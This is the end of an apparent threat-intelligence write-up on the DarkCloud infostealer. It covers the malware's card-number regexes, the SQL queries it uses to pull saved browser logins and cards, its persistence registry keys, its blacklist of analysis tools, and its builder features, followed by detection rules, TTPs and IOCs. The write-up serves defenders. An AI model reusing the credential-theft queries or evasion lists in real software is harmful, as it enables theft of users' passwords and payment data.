^([a-zA-Z0-9_\-\.]+)@([a-zA-Z0-9_\-\.]+)\.([a-zA-Z]{2,5})$  
^(?!:\//\//)([a-zA-Z0-9-_\+\.][a-zA-Z0-9][a-zA-Z0-9-_\+\.][a-zA-Z]{2,11}?)$
```

Accounts (I don't put more because you have them in the github)

```
^3[47][0-9]{13}$
```

Amex

```
^(6541|6556)[0-9]{12}$
```

BCGlobal

```
^389[0-9]{11}$
```

Carte Blanche Card

```
^3(?:0[0-5]||[68][0-9])[0-9]{11}$
```

...

## | Queries

```
SELECT origin_url, username_value, password_value FROM logins  
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM  
credit_cards  
SELECT origin_url, username_value, password_value, length(password_value) FROM  
logins  
SELECT hostname, encryptedUsername, encryptedPassword FROM moz_logins  
SELECT item1 FROM metadata WHERE id = 'password';  
SELECT a11,length(a11) FROM nssPrivate  
Select * from Win32_Process  
Select * from Win32_LogicalDisk  
Select * from Win32_ComputerSystem  
SELECT * FROM Win32_Processor
```

## | RegKeys

```
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command\  
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\
```

## | BlackList Process

fiddler  
vxstream  
tcpview  
procexp  
vmtools  
autoit  
wireshark  
procmon  
idaq  
autoruns  
apatedns  
windbg

| IP public


<http://showip.net>

<http://www.mediacollege.com/internet/utilities/show-ip.shtml>


## **\_Outro**

---

After the analysis, I checked what was going on in Telegram groups as well as in more exclusive groups. The truth is, they don't have much activity or don't present themselves as openly as other groups do. Moreover, there is quite a bit of confusion in the logs when differentiating between the botnet and the Stealer, which appears in almost all forums.



DARKCLOUD V2.5 [30 Day(s) Left]
✕



**SMTP Settings**

SMTP  
  WEB PANEL  
  TELEGRAM  
  FTP

**Bitcoin Wallets**

**Other Crypto Wallets**

**Functions**

Credentials

Cookies

Messages

Contacts

Keylogger [00]

Clipboard

Screenshot [00]

StartUp

Wallets

Documents

CryptoSwaper

IP Grabber

**Protections**

Anti Bots

Random Icon

ProtectStub

**BUILD**

HWID Change

It has the following features

- KEYLOGGER
- CLIPBOARD LOGGER
- SCREENSHOT LOGGER
- BROWSERS PASSWORD RECOVERY
- EMAIL CLIENTS PASSWORD RECOVERY
- CREDENTIAL AND WIN VAULT RECOVERY
- CREDIT CARDS, COOKIES, MESSAGES AND CONTACTS RECOVERY
- VPN, FTP, SYSTEM INFO AND MESSAGING APPS PASSWORD RECOVERY
- DOCUMENT FILES GRABBER (.txt, .xls, .xlsx, .pdf, .rtf)
- CRYPTOCURRENCY APPS FILES STEALER
- CRYPTO SWAPER ( BITCOIN, BITCOIN CASH, ETHEREUM AND RIPPLE)
- STARTUP, FAKE APIs, ANTI VM and JUNK CODES.

CHROMIUM BASED BROWSERS

+++++

Chrome

Opera

Yandex

360 Browser

It is interesting to see how many of the samples communicate via bots, making it relatively easy to find information about them.


28/33

```
"ok":true,"result":[]}
```

Additionally, there are various tools that I am using for these tasks which, although they don't need much introduction in my opinion, I'll list here for reference.

@Gi7w0rm - [Teletoken Web](#)

@0x6rss - [Matkap Github](#) & [New Matkap in Web](#)



Finishing the analysis, I must say that I was surprised by the great variety of loaders I found for DarkCloud. It has been a challenge to unify all the versions I encountered into a coherent explanation, but it was truly interesting. I will continue working on the bot-related aspects to develop further analyses with a stronger focus on this area and gain deeper insight into the infrastructure used by those who deploy it

Finally, I would like to thank you for reading this analysis and for supporting me :)

## Detection Opportunities

[TA0005][T1036] Duplication of original files or loaders in temporary paths

```
(WriteFile) C:\Users\\AppData\Local\Temp\*.exe|.vbs  
(WriteFile) C:\Users\\AppData\Roaming\Microsoft\Windows\Templates\*.exe|.vbs  
(WriteFile) C:\Users\\AppData\Roaming\*.exe|.vbs  
(WriteFile) C:\Users\Public\*.exe|.cmd|.vbs
```

[TA0003][T1547.001] Startup vbs loader creation to persistence

```
(WriteFile) C:\Users\\AppData\Roaming\Microsoft\Windows\Start  
Menu\Programs\Startup\.vbs
```

[TA0003][T1547.001] Registry RunOnce persistence

(Registry) \*%SOFTWARE%\Microsoft\Windows\CurrentVersion\RunOnce  
(ValueData) \*%AppData%\Roaming\Microsoft\Windows\Templates\<RandName>.exe

## [TA0007][T1217] Queries to browser paths or third-party software to obtain information

(Registry/Path query) %Default%\Login Data\ | %User Data\ | %WebData\ | %Logins.json  
| %key3.db | %key4.db | %keyDBPath.db | %signons.sqlite | %keyDBPath.sqlite |  
Storage\ | mail\ | Data\ | %Accounts%\Account.rec0 | %Accounts%\Account.tdat |  
%Account.stg | %Account.rec0 | %Local State | %accounts.xml | %recentservers.xml |  
%sitemanager.xml

## [TA00011][T1071] Connection via noncommon process to TG bots

We can take into account the injected processes I mentioned before or processes in strange paths (Svchost, InstallUtil, MSBuild, injected itself)

(OutBound connection) https?:\/\api\.telegram\.org\/bot\d+: [A-Za-z0-9\_-]+\/

## TTP

---

[TA0001][T1566.001] SpearPhishing  
[TA0002][T1059] Command and Scripting Interpreter  
[TA0002][T1129] Shared Modules  
[TA0002][T1204] User Execution  
[TA0003][T1053] Scheduled Task/Job  
[TA0003][T1547.001] Registry Run Keys / Startup Folder  
[TA0005][T1027] Obfuscated Files or Information  
[TA0005][T1027.002] Software Packing  
[TA0005][T1036] Masquerading  
[TA0005][T1055] Process Injection  
[TA0005][T1140] Deobfuscate/Decode Files or Information  
[TA0005][T1497] Virtualization/Sandbox Evasion  
[TA0007][T1016] System Network Configuration Discovery  
[TA0007][T1033] System Owner/User Discovery  
[TA0007][T1057] Process Discovery  
[TA0007][T1082] System Information Discovery  
[TA0007][T1518] Software Discovery  
[TA0009][T1005] Data from Local System  
[TA0009][T1056.001] Keylogging  
[TA0009][T1113] Screen Capture  
[TA0009][T1114] Email Collection  
[TA0009][T1115] Clipboard Data  
[TA0009][T1560] Archive Collected Data  
[TA0011][T1071] Application Layer Protocol  
[TA0011][T1105] Ingress Tool Transfer

## Some Any.Run samples

---

<https://app.any.run/tasks/f3c56abe-04b8-432a-8011-4135871daedc>  
<https://app.any.run/tasks/b3aa2be4-c06e-4bfc-a05a-00b6b5a32c88>  
<https://app.any.run/tasks/4e1b98c5-2d9d-4eca-80cf-42d7de800376>  
<https://app.any.run/tasks/a2aa4e72-1e7b-4819-8a85-77f5145b884b>  
<https://app.any.run/tasks/a36a7b27-c600-4512-92f8-a50e3b43b9f2>  
<https://app.any.run/tasks/62189938-c9aa-4faf-af83-6f34934fc0e0>  
<https://app.any.run/tasks/44386e5b-f252-4cd3-a759-9cea86266838>  
<https://app.any.run/tasks/358ae682-9667-4538-8e03-231f8b550c08>  
<https://app.any.run/tasks/53830d3d-1413-417e-bcc2-02266e731c1a>  
<https://app.any.run/tasks/1564deb3-8c01-4334-a392-3579ff05e5e7>  
<https://app.any.run/tasks/9f89708d-7f12-4fc0-9cb3-2c37bb40db63>  
<https://app.any.run/tasks/74e6dfbb-7997-416b-af72-276e06692a7c>  
<https://app.any.run/tasks/216ec201-b361-4b74-a063-0c7ed1736cbc>  
<https://app.any.run/tasks/6787a231-8ae4-40f6-b9b6-9b6f8c5fdc99>  
<https://app.any.run/tasks/ca51f009-cf34-4bc6-b382-69ea5165ca73>  
<https://app.any.run/tasks/7a152247-6048-4721-96cf-df6266638678>  
<https://app.any.run/tasks/e692ced4-8033-4021-943a-a7bbae338678>

## \_IOC

---

I'm sorry because there is a lot, but I review many samples, it is interesting to see how they have affected different websites in different parts of the world to host the first stage (the section where loader download the sample).

970791d129721273f0d53c1b4c352c689d3992ec3a236bfa5b4c39804821f64d  
20dc4ffc31f978e2c822878b11a4d59c3ad6da9898a7028d75d3c9079598de18  
5e45f400b15d22d484430e07d36c9b01eef5bc3069faa8c9fa8b1b88be93ef9a  
ecbdaea604f259a7535b32c7abcd25139af9b8abe04a45d24614212c9d8ea67c  
930715d4311f4b71e77c5baf6a90d5e9383dbb8d2557e8316054d4e46f019404  
8eed39069dfa0574b41e3e3f426809e29f9b108d5106670e07b2c1524085b6e6  
869ab9858bfbbb0e479ec4f2f3776ec952cdada4898e9f26d3322cb931c75cab  
78c596ef6b627c0210c528adda497162ef323dcb880edc19a1baa67c34e04906  
3477d3838f634d4e5489d7d16de56b91bf0bf31b32ac7e2dbccf657a24d487bc  
9687a5f5f5b2625642144b433b807c37f968ba696722c1c173a0d7d5ece4d0d9  
89b0fa84da8c99eed3aba8a931afb5a032ea0a47cb4b692a15e7b3aef7104ba8  
b07a092954cc148342cdd4725f5e9d487155d22b794b273dc874dcf5f144de4e  
e25450236e49bbb61e175e39eb46a2f3a1258e8ba8fe7a2c6d8b2f17e85cc167  
f18d276ce3ec088f6d446e409489bad5c9b613d6c1f10a6538724749c7cf2af6  
73ea9482307e2db84538256bcee3a207fbc8bf512715316c82f3b4cebe46d8b1  
d148996c99c0e59c40792ce17a1531480168eb0e05d015ddd6f0fed9ce9478e5  
f18d276ce3ec088f6d446e409489bad5c9b613d6c1f10a6538724749c7cf2af6  
73ea9482307e2db84538256bcee3a207fbc8bf512715316c82f3b4cebe46d8b1  
d59dbca0d404218e0f1729294f30c85d7f61b6e28cc7872d8ce1afb94cb3be42  
aa653ad0d107b2d7ab98d4ede0eef147b73fbd7eb2f522f0bf608f833daebe34  
688c929b7be5c31a2a5410394024f9dea1bcfc62af0c24237d2b23b8fea70055  
80742a25d1550dd0f7ccb299672a5d9de889f57c0e53e3e8eea0e50d6b7ae33b  
b7d2a499355e0ff23ee3abd5dcf62b27bfa1a993cb8e53b8a0600c0e4d4e4c56  
093f9c611518f42f00826d8134b4860080b690678b27a469a33a529f7706b87f  
dda65ed23373504099b4ef1fd883eca088c8664db398909dda87af9d4a02bdf1  
a23430fb24ff7cf5506c58a46a33a1572a5c724fd9b4e0e88228584f6ec6001e  
250fa7da2da2ff7e1e1f7e3bb2ff9ae8b363facb00973455e9fe1900e6195c41  
8306710e0292b8c88b537bf427a9d651cfd4d86ad2f7690b47f766b4354faaa  
45b104579f856aba3d99b5370360240a3f9f95b82969e3f7ba12c14b0d7abb7f  
7c8bcd4345ec5eb572bf25a4831ebf09c98bc92c0847662fd68f7cfece4a27f  
afce524a6ff12252be335bfa95209bc37ca8de86e45b2c34634cc6223fe83263  
8616ff3374bcb45c5eda66c11ffa3fbef9e7e00e2ad21e752c10bf94bdd7a28d  
db03cf79dd756e39c7036b3541c2b560b4b3a7f0ccd4b896de47ba743745726d  
B4bb90f3a33ac5c78672efc80987f80e0885753b8559bf1d258acf99d04dfd1b  
B2fe3bf20cb54f650d4b191315cf9247b653a5c3552f9f3d6598990b58139114  
B4bb90f3a33ac5c78672efc80987f80e0885753b8559bf1d258acf99d04dfd1b  
Dd12a49d57b0dbc1acbf1493529128a8c9017835a5a008397be8ba2641cbfee  
9726f460c40a7274eb35203cec6400f3d3de9dcf5e841ffc78bec26057cc2d6e  
782529daacf0b40364707f5b98f01b13a2a5f3d2b48fee351723495affc03940

196[.]251[.]92[.]64  
144[.]91[.]79[.]54  
87[.]120[.]120[.]56  
161[.]132[.]98[.]130  
165[.]154[.]217[.]184  
204[.]44[.]192[.]90  
190[.]171[.]170[.]94  
161[.]132[.]98[.]130  
176[.]65[.]144[.]3  
144[.]91[.]79[.]54



//Affected websites

krupasindhudevelopers[.]com  
www[.]arandelasespeciales[.]com  
alcomax[.]com[.]co  
toyscenter[.]cl  
centuryharvestlink[.]com  
gugaequiposyservicios[.]com[.]mx  
hngandpartners[.]com

[All rights reserved](#)